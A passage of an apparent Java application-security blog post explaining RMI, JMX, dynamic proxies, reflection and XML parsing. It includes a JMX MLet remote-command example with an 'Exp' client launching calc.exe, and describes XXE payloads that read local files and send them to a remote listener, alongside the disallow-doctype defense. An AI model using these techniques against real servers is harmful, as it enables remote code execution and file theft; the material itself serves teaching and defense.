Iterable<?> propList = (Iterable<?>) is.readObject();
```
COPY

- Finally, deserialization is performed using the `readObject` method.

java rmi

The Remote Method Invocation (RMI) facilitates remote method invocation in Java applications. Let's break down the implementation mechanism and provide code examples:

Implementation Mechanism:

RMI involves three main components: Server, Registry, and Client.

1. **Server:**
   - Provides specific remote objects.
   - Registers these remote objects with the Registry.
2. **Registry:**
   - Stores the location of remote objects (IP, port, identifier).
3. **Client:**

- Obtains the proxy of the remote object from the Registry.
- Calls the remote method through this proxy.

RMI Process:

1. **Registry Setup:**
   - The Registry starts and listens on a port (usually 1099).
2. **Server Registration:**
   - The Server registers remote objects with the Registry.
3. **Client Interaction:**
   - The Client obtains the proxy of the remote object from the Registry.
   - The Client calls the remote method through this proxy.
   - The Server executes the method and returns the results to the Client.

Interface Definition:

```
COPY
package model;

import java.rmi.Remote;
import java.rmi.RemoteException;

public interface Hello extends Remote {
    public String welcome(String name) throws RemoteException;
}
```

Implementation Class:

```
package model.impl;

import model.Hello;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

public class HelloImpl extends UnicastRemoteObject implements Hello {
    public HelloImpl() throws RemoteException {
    }

    @Override
    public String welcome(String name) throws RemoteException {
        return "Hello, " + name;
    }
}
```

Server Implementation:

COPY

```
package server;

import model.Hello;
import model.impl.HelloImpl;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class Server {
    public static void main(String[] args) throws RemoteException {
        // Create object
        Hello hello = new HelloImpl();
        // Create Registry
        Registry registry = LocateRegistry.createRegistry(1099);
        // Bind object to Registry
```

```
        registry.rebind("hello", hello);
    }
}
```

Client Implementation:

COPY

```
package client;

import model.Hello;
import java.rmi.NotBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class Client {
    public static void main(String[] args) throws RemoteException,
NotBoundException {
        // Get Registry proxy
        Registry registry = LocateRegistry.getRegistry("localhost",
1099);
        // Lookup remote object named "hello"
        Hello hello = (Hello) registry.lookup("hello");
        // Call remote method
        System.out.println(hello.welcome("axin"));
    }
}
```

- The interface and implementation class must handle RemoteException.
- Parameters passed in remote methods must be serializable.
- Ensure that the interface implemented by the remote object exists on both the client and server sides.

jmx security issues

JMX (Java Management Extensions) allows embedding management functions into Java applications, enabling monitoring and control of these applications. The core of JMX management is the use of MBeans (Managed Beans), which are specific Java objects that expose management attributes and operations.

MBean Writing and Control:

1. **Interface Definition:**
    - Define an interface ending with "MBean" that extends `javax.management.DynamicMBean`.

```
import javax.management.DynamicMBean;

public interface GirlFriendMBean extends DynamicMBean {
    void setName(String name);
    String getName();
    void sayHello();
}
```

MBean Implementation:

- Implement the MBean interface by creating a class without the "MBean" suffix.

```
import javax.management.DynamicMBean;

public class GirlFriend implements GirlFriendMBean {
    String name;

    public GirlFriend(String name) {
        this.name = name;
```

```
    }

    public GirlFriend(){
        this.name = "Angel";
    }

    @Override
    public void setName(String name) {
        this.name = name;
    }

    @Override
    public String getName() {
        return this.name;
    }

    @Override
    public void sayHello() {
        System.out.println("Hello sweet, I am yours");
    }
}
```

Registering MBean on Server:

- Register the MBean to an MBeanServer, making it available for remote management.

COPY

```
import javax.management.*;
import javax.management.remote.JMXConnectorServer;
import javax.management.remote.JMXConnectorServerFactory;
import javax.management.remote.JMXServiceURL;
import java.io.IOException;
import java.lang.management.ManagementFactory;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
```

```
public class Server {
    public static void main(String[] args) throws
MalformedObjectNameException, NotCompliantMBeanException,
InstanceAlreadyExistsException, MBeanRegistrationException,
IOException {
        MBeanServer mBeanServer =
ManagementFactory.getPlatformMBeanServer();
        System.out.println("Register bean...");
        // Instantiate an MBean
        GirlFriendMBean girlFriend = new GirlFriend();
        ObjectName objectName = new
ObjectName("JMXGirl:name=girlFriend");
        // Bind to MBeanServer
        mBeanServer.registerMBean(girlFriend, objectName);
        // Create an RMI registry
        Registry registry = LocateRegistry.createRegistry(1099);
        // Construct JMXServiceURL
        JMXServiceURL jmxServiceURL = new
JMXServiceURL("service:jmx:rmi:///jndi/rmi://localhost:1099/jmxrmi");
        // Create JMXConnectorServer
        JMXConnectorServer jmxConnectorServer =
JMXConnectorServerFactory.newJMXConnectorServer(jmxServiceURL, null,
mBeanServer);
        jmxConnectorServer.start();
        System.out.println("JMXConnectorServer is ready...");
    }
}
```

1. **Client Interaction:**
    - Use tools like JConsole to connect to the JMX server and interact with the registered MBean remotely.

Remote MBean Registration:

1. **MLet Class Implementation:**

- Implement a class that exposes a method to run system commands.

```
public interface PayloadMBean {
    String runCmd(String cmd) throws IOException,
InterruptedException;
}

public class Payload implements PayloadMBean {
    @Override
    public String runCmd(String cmd) throws IOException,
InterruptedException {
        // Execute system command
    }
}
```

COPY

Server Implementation:

- Register a remote MBean on the server that can execute system commands remotely.

```
public class RemoteMBean {
    public static void main(String[] args){
        try {
            MBeanServer mBeanServer =
ManagementFactory.getPlatformMBeanServer();
            // Register MLet bean
            MLet mLet = new MLet();
            ObjectName objectNameMLet = new
ObjectName("JMXMLet:type=MLet");
            mBeanServer.registerMBean(mLet, objectNameMLet);
            // Create an RMI registry
            Registry registry = LocateRegistry.createRegistry(1099);
            // Construct JMXServiceURL
```

COPY

```
            JMXServiceURL jmxServiceURL = new
JMXServiceURL("service:jmx:rmi:///jndi/rmi://localhost:1099/jmxrmi");
            // Create JMXConnectorServer
            JMXConnectorServer jmxConnectorServer =
JMXConnectorServerFactory.newJMXConnectorServer(jmxServiceURL, null,
mBeanServer);
            // Start JMXConnectorServer
            jmxConnectorServer.start();
            System.out.println("JMXConnectorServer is running");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Exploiting Remote MBean:

- Write client code to connect to the server and execute system commands remotely.

COPY

```
public class Exp {
    public static void main(String[] args){
        connectAndCmd("localhost", "1099", "calc.exe");
    }

    static void connectAndCmd(String serverName, String port, String
command){
        try {
            JMXServiceURL jmxServiceURL = new
JMXServiceURL("service:jmx:rmi:///jndi/rmi://" + serverName + ":" +
port + "/jmxrmi");
            JMXConnector jmxConnector =
JMXConnectorFactory.connect(jmxServiceURL, null);
            MBeanServerConnection mBeanServerConnection =
jmxConnector.getMBeanServerConnection();
```

```
            ObjectInstance evil_bean = null;
            // Remote command execution
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

java dynamic proxy

Sure, let's break down the explanation and provide code examples for each of the three common proxy patterns in Java: static proxy, dynamic proxy, and cglib proxy.

Static Proxy:

1. Interface Definition:

```
public interface IUser {
    void sayName();
}
```

2. Implementing Class:

```
public class User implements IUser {
    @Override
    public void sayName() {
        System.out.println("tntaxin");
    }
}
```

3. Proxy Class:

```
public class UserProxy implements IUser {
    private IUser target;
    public UserProxy(IUser obj){
        this.target = obj;
    }

    @Override
    public void sayName() {
        System.out.println("我是他的代理");
        this.target.sayName();
    }
}
```

4. Testing:

```
public class App {
    public static void main( String[] args ) {
        IUser user = new User();
        // Create static proxy
        IUser userProxy = new UserProxy(user);
        userProxy.sayName();
    }
}
```

Dynamic Proxy:

1. Proxy Factory:

```
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;

public class ProxyFactory {
    private Object target;

    public ProxyFactory(Object target){
        this.target = target;
    }

    public Object getProxyInstance() {
        return Proxy.newProxyInstance(
                this.target.getClass().getClassLoader(),
                this.target.getClass().getInterfaces(),
                new InvocationHandler() {
                    @Override
                    public Object invoke(Object proxy, Method method,
Object[] args) throws Throwable {
                        System.out.println("我是他的代理");
                        method.invoke(target, args);
                        return null;
                    }
                }
        );
    }
}
```

2. Testing:

```
COPY
public class App {
    public static void main( String[] args ) {
        IUser user = new User();
```

```
        // Create dynamic proxy
        ProxyFactory proxyFactory = new ProxyFactory(user);
        IUser userProxy2 = (IUser)proxyFactory.getProxyInstance();

        // Print the generated proxy class name
        System.out.println(userProxy2.getClass());

        userProxy2.sayName();
    }
}
```

Cglib Proxy:

1. Proxy Factory:

COPY

```
import net.sf.cglib.proxy.Enhancer;
import net.sf.cglib.proxy.MethodInterceptor;
import net.sf.cglib.proxy.MethodProxy;
import java.lang.reflect.Method;

public class ProxyFactory implements MethodInterceptor {
    private Object target;

    public ProxyFactory(Object target){
        this.target = target;
    }

    public Object getProxyInstance() {
        Enhancer en = new Enhancer();
        en.setSuperclass(target.getClass());
        en.setCallback(this);
        return en.create();
    }
```

```
    @Override
    public Object intercept(Object o, Method method, Object[] objects,
MethodProxy methodProxy) throws Throwable {
        System.out.println("我是cglib生成的代理");
        method.invoke(target, objects);
        return null;
    }
}
```

2. Testing:

COPY

```
public class App {
    public static void main( String[] args ) {
        IUser user = new User();

        // Create cglib proxy
        IUser userProxy3 = (IUser)new
ProxyFactory(user).getProxyInstance();

        System.out.println(userProxy3.getClass());
        userProxy3.sayName();
    }
}
```

These examples provide a practical understanding of how to implement and use static, dynamic, and cglib proxies in Java. Each proxy type has its advantages and use cases, so it's essential to choose the right one based on your application's requirements.

java reflection mechanism

The Java reflection mechanism allows for dynamic inspection of classes, methods, and properties at runtime, enabling the invocation of methods and manipulation of fields, including private ones. This mechanism plays a significant role in Java security, often leveraged in exploits targeting vulnerabilities.

Basic Concepts:

The Java reflection mechanism enables the dynamic retrieval and invocation of class properties and methods during runtime.

Implementation Steps:

1. **Get Class Instance**: Obtain the `Class` instance corresponding to the object.
2. **Get Method**: Retrieve the desired method using the `Class` instance.
3. **Invoke Method**: Call the method with the required parameters.

Example:

Let's demonstrate how to call the `setName()` method of a `User` class using reflection.

COPY

```
class User {
    private String name;
    private int age;

    // Getter and setter methods...

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}
```

```
public class Main {
    public static void main(String[] args) throws Exception {
        // Step 1: Obtain the Class instance of the User object
        Class<?> clz = User.class;

        // Step 2: Get the setName method
        Method method = clz.getMethod("setName", String.class);

        // Step 3: Call the setName method
        User user = new User();
        method.invoke(user, "axin");
    }
}
```

Explanation:

1. **Obtaining Class Instance**: You can get the `Class` instance in three ways: using `Class.forName()`, accessing the `class` property, or calling `getClass()` on an object.
2. **Getting Method**: The `getMethod()` method of the `Class` class retrieves the specified method.
3. **Invoking Method**: The `invoke()` method of the `Method` class is used to call the method, where the first argument is the object on which to invoke the method, and the second argument is the method parameters.

Use cases of common libraries for XML parsing in XXE

1. **Example using javax.xml.parsers.SAXParser:**
    - This example demonstrates how to use the `javax.xml.parsers.SAXParser` to parse an XML file using the SAX (Simple API for XML) parsing approach.
    - It first creates a `SAXParserFactory` instance and then obtains a `SAXParser` object from the factory.

- It defines a custom `SaxHandler` class that extends `DefaultHandler` to handle SAX events during parsing. The `SaxHandler` class overrides methods such as `startElement`, `endElement`, and `characters` to handle XML parsing events.
- The `SAXParser` object's `parse` method is invoked with the XML file and the custom `SaxHandler` instance.

2. **Example using org.dom4j.io.SAXReader:**
   - This example demonstrates how to use the `org.dom4j.io.SAXReader` class from the dom4j library to parse an XML file.
   - It creates a `SAXReader` instance and reads the XML file into a `Document` object.
   - It then accesses the root element of the document and iterates over its child elements, printing their names and text content.
3. **Example using org.jdom2.input.SAXBuilder:**
   - This example demonstrates how to use the `org.jdom2.input.SAXBuilder` class from the JDOM library to parse an XML file.
   - It creates a `SAXBuilder` instance and uses it to build a `Document` object from the XML file.
   - It accesses the root element of the document and iterates over its child elements, printing their names and text content.

These examples illustrate different approaches to XML parsing in Java using various libraries (SAXParser, dom4j, and JDOM). Each approach has its own advantages and use cases, and developers can choose the one that best fits their requirements.

COPY

```
// Example using javax.xml.parsers.SAXParser

import org.xml.sax.SAXException;
import javax.xml.parsers.ParserConfigurationException;
import javax.xml.parsers.SAXParser;
import javax.xml.parsers.SAXParserFactory;
```

```
import java.io.File;
import java.io.IOException;

public class Main {
    public static void main(String[] args) throws
ParserConfigurationException, SAXException, IOException {
        SAXParserFactory factory = SAXParserFactory.newInstance();
        SAXParser parser = factory.newSAXParser();
        File file = new File("payload.xml");
        SaxHandler handler = new SaxHandler();
        parser.parse(file, handler);
    }
}

import org.xml.sax.Attributes;
import org.xml.sax.SAXException;
import org.xml.sax.helpers.DefaultHandler;

public class SaxHandler extends DefaultHandler {
    @Override
    public void startDocument() throws SAXException {
        super.startDocument();
    }

    @Override
    public void endDocument() throws SAXException {
        super.endDocument();
    }

    @Override
    public void startElement(String uri, String localName, String
qName, Attributes attributes) throws SAXException {
        super.startElement(uri, localName, qName, attributes);
    }

    @Override
    public void endElement(String uri, String localName, String qName)
```

```
throws SAXException {
        super.endElement(uri, localName, qName);
    }

    @Override
    public void characters(char[] ch, int start, int length) throws
SAXException {
        String content = new String(ch, start, length);
        System.out.println(content);
        super.characters(ch, start, length);
    }
}
```

COPY

```
// Example using org.dom4j.io.SAXReader

import org.dom4j.Document;
import org.dom4j.DocumentException;
import org.dom4j.Element;
import org.dom4j.io.SAXReader;
import java.io.File;
import java.util.List;

public class Main2 {
    public static void main(String[] args) throws DocumentException {
        File file = new File("./payload.xml");
        SAXReader saxReader = new SAXReader();
        Document document = saxReader.read(file);
        Element root = document.getRootElement();
        List<Element> childs = root.elements();
        for (Element child:childs){
            String name = child.getName();
            String text = child.getText();
            System.out.println(name + ": " + text);
        }
```

```
    }
}
```

COPY

```
// Example using org.jdom2.input.SAXBuilder

import org.jdom2.Document;
import org.jdom2.Element;
import org.jdom2.JDOMException;
import org.jdom2.input.SAXBuilder;
import java.io.File;
import java.io.IOException;
import java.util.List;

public class Main3 {
    public static void main(String[] args) throws JDOMException,
IOException {
        File file = new File("./payload.xml");
        SAXBuilder saxBuilder = new SAXBuilder();
        Document document = saxBuilder.build(file);
        Element root = document.getRootElement();
        List<Element> childs = root.getChildren();
        for(Element child:childs){
            String name = child.getName();
            String text = child.getText();
            System.out.println(name+": "+text);
        }
    }
}
```

XXE-DocumentBuilder

The provided code examples illustrate XML External Entity (XXE) vulnerabilities in Java applications and demonstrate how to exploit and defend against them using the

`javax.xml.parsers.DocumentBuilder` class.

1. **Basic usage of DocumentBuilder:**
    - This example shows how to use the `DocumentBuilder` class to parse an XML file.
    - It first creates a `DocumentBuilderFactory` instance and obtains a `DocumentBuilder` object from it.
    - The XML file `payload.xml` contains a predefined entity reference `&test;` pointing to `file:///c:/windows/win.ini`.
    - When parsed, the `DocumentBuilder` resolves the entity reference, reading the content of `win.ini`, and prints it to the console.
2. **Demonstrating XXE vulnerability with DocumentBuilder:**
    - This example further demonstrates how the `DocumentBuilder` class can be exploited for XXE attacks.
    - It attempts to parse an XML file `request.xml`, which references a remote entity `http://localhost:8000/attack.xml`.
    - The `attack.xml` file contains another entity definition that resolves to a local file `/tmp/test123`.
    - When the `DocumentBuilder` parses `request.xml`, it fetches and resolves the remote entity, leading to the reading of the local file and sending its content to a remote server.
    - A Spring Boot web application listens on port 8080 to receive the data sent by the XXE attack and prints it to the console.
3. **Defense method:**
    - To defend against XXE attacks, the code sets a feature to disallow external entity declarations.

- By calling `setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)` on the `DocumentBuilderFactory` instance, it prevents the parser from resolving external entities, thus mitigating XXE vulnerabilities.
- With this defense in place, attempting to parse XML files containing external entity declarations will result in an error, effectively thwarting the attack.

These examples highlight the importance of securing XML parsing in Java applications to prevent XXE vulnerabilities and demonstrate the use of appropriate defensive measures to mitigate the risk of exploitation.

COPY

```
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.w3c.dom.Document;

public class XMLParser {
    public static void main(String[] args) {
        try {
            // Step 1: Create a DocumentBuilderFactory instance
            DocumentBuilderFactory factory =
DocumentBuilderFactory.newInstance();

            // Step 2: Set security feature to disallow external
entity declarations

factory.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);

            // Step 3: Obtain a DocumentBuilder instance
            DocumentBuilder builder = factory.newDocumentBuilder();

            // Step 4: Parse the XML file
            Document document = builder.parse("payload.xml");

            // Step 5: Access and process the XML document as needed
            // (Not shown in this simplified example)
```

```
            System.out.println("XML parsing successful.");
        } catch (Exception e) {
            System.err.println("Error occurred: " + e.getMessage());
            e.printStackTrace();
        }
    }
}
```

This code demonstrates a simple XML parsing scenario using Java's `DocumentBuilder` class while defending against XXE vulnerabilities:

1. **Step 1:** Create a `DocumentBuilderFactory` instance.
2. **Step 2:** Set the security feature to disallow external entity declarations to prevent XXE attacks.
3. **Step 3:** Obtain a `DocumentBuilder` instance from the factory.
4. **Step 4:** Parse the XML file (`payload.xml` in this example).
5. **Step 5:** Access and process the XML document as needed (not shown in this simplified example).

By setting the feature to disallow external entity declarations, the code defends against XXE attacks by preventing the parser from resolving external entities, thereby enhancing the security of the XML parsing process.

References

- Source Incite
- CASE.Java
- https://github.com/Maskhe/javasec/

Subscribe to our newsletter

Read articles from **DevSecOpsGuides** directly inside your inbox. Subscribe to the newsletter, and don't miss out.

Enter your email address SUBSCRIBE

Java appsec secure coding Devops DevSecOps SDLC

Written by

RR **Reza Rashidi** Follow

Published on

DevSecOpsGuides Follow

MORE ARTICLES


RR **Reza Rashidi**

RR **Reza Rashidi**

Attacking PHP


In modern PHP applications, attackers exploit various vulnerabilities to compromise systems, steal d...

RR Reza Rashidi



Attacking Kubernetes

In the ever-evolving landscape of cybersecurity, Kubernetes has emerged as a dominant force in manag...



Attacking NodeJS Application

When it comes to securing Node.js applications, understanding potential attack vectors is paramount....